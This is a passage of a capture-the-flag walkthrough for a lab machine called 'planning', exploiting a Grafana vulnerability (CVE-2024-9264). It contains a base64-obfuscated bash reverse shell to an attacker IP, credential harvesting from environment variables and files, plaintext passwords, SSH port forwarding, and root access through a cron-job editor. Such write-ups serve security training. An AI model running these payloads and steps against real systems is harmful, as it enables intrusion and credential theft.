(.venv) ➜  CVE-2024-9264 git:(main) python3 CVE-2024-9264.py -u admin -p 0D5oT70Fq13EvB5r  -f /etc/passwd  http://grafana.pl
anning.htb
```

using this as our payload, we can get our reverse shell.

echo 'YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xMzcvNDMyMSAwPiYxJwo=' | base64 -d | bash




```
➜ penelope git:(main) ✗ ./penelope.py 4321
[+] Listening for reverse shells on 0.0.0.0:4321 →  127.0.0.1 • 10.0.2.15 • 172.17.0.1 • 10.10.14.137
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from 7ce659d667d7-10.10.11.68-Linux-x86_64 😍 Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[!] Python agent cannot be deployed. I need to maintain at least one basic session to handle the PTY
[+] Attempting to spawn a reverse shell on 10.10.14.137:4321
[+] Got reverse shell from 7ce659d667d7-10.10.11.68-Linux-x86_64 😍 Assigned SessionID <2>
[+] Shell upgraded successfully using /usr/bin/script! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /home/kali/.penelope/7ce659d667d7~10.10.11.68_Linux_x86_64/2025_05_11-21_41_52-012.log 📜

root@7ce659d667d7:~#
```

we have a root shell, but we are not on the target machine, this is probably just a container hosting grafana on the target. We cant escape the container so we will have to try and find valuable data.

GF_SECURITY_ADMIN_PASSWORD=RioTecRANDEntANT!
GF_SECURITY_ADMIN_USER=enzo


we managed to leak some credentials, we can try to use them with ssh.



```
➜  penelope git:(main) ✗ ssh enzo@10.10.11.68
The authenticity of host '10.10.11.68 (10.10.11.68)' can't be established.
ED25519 key fingerprint is SHA256:iDzE/TIlpufckTmVF0INRVDXUEu/k2y3KbqA/NDvRXw.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:22: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.68' (ED25519) to the list of known hosts.
enzo@10.10.11.68's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-59-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Mon May 12 01:57:36 AM UTC 2025

  System load:           1.54
  Usage of /:            84.0% of 6.30GB
  Memory usage:          51%
  Swap usage:            36%
  Processes:             657
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.68
  IPv6 address for eth0: dead:beef::250:56ff:fe94:4b8a

  => There are 389 zombie processes.


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

1 additional security update can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check you

Last login: Mon May 12 01:57:38 2025 from 10.10.14.137
enzo@planning:~$ ls
linpeas  mygnupg  user.txt
enzo@planning:~$ 
```


And just like that we got user.txt flag

using linpeas, we find credentials inside a file : root/P4ssw0rdS0pRi0T3c




```
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:40479         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3000          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8000          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.54:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 127.0.0.54:53           0.0.0.0:*                           -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
```

The port 8000 is opened, we can use portforwarding to access it from our attack machine.



```
Downloads ssh -L 8000:127.0.0.1:8000 enzo@10.10.11.68
```




127.0.0.1:8000

This site is asking you to sign in.

The server ask us for credentials, which we have already found.

root/P4ssw0rdS0pRi0T3c



Cronjobs


Environment Variables:

Please set PATH, MAILTO, HOME... here

#	Name	Job	Time	Last Modified
1.	Cleanup	/root/scripts/cleanup.sh	* * * * *	4 months ago
2.	Grafana backup	/usr/bin/docker save root_grafana -o /var/backups/grafana.tar && /usr/bin/gzip /var/backups/grafana.tar && zip -P P4ssw0rdS0pRi0T3c /var/backups/grafana.tar.gz.zip /var/backups/grafana.tar.gz && rm /var/backups/grafana.tar.gz	@daily	4 months ago

Showing 1 to 2 of 2 entries

We gain access to a cronjobs managing page. We can simply edit and have whichever command we like.



Command

```
cat /root/root.txt > /home/flag.txt
```

Just like that, we get root flag.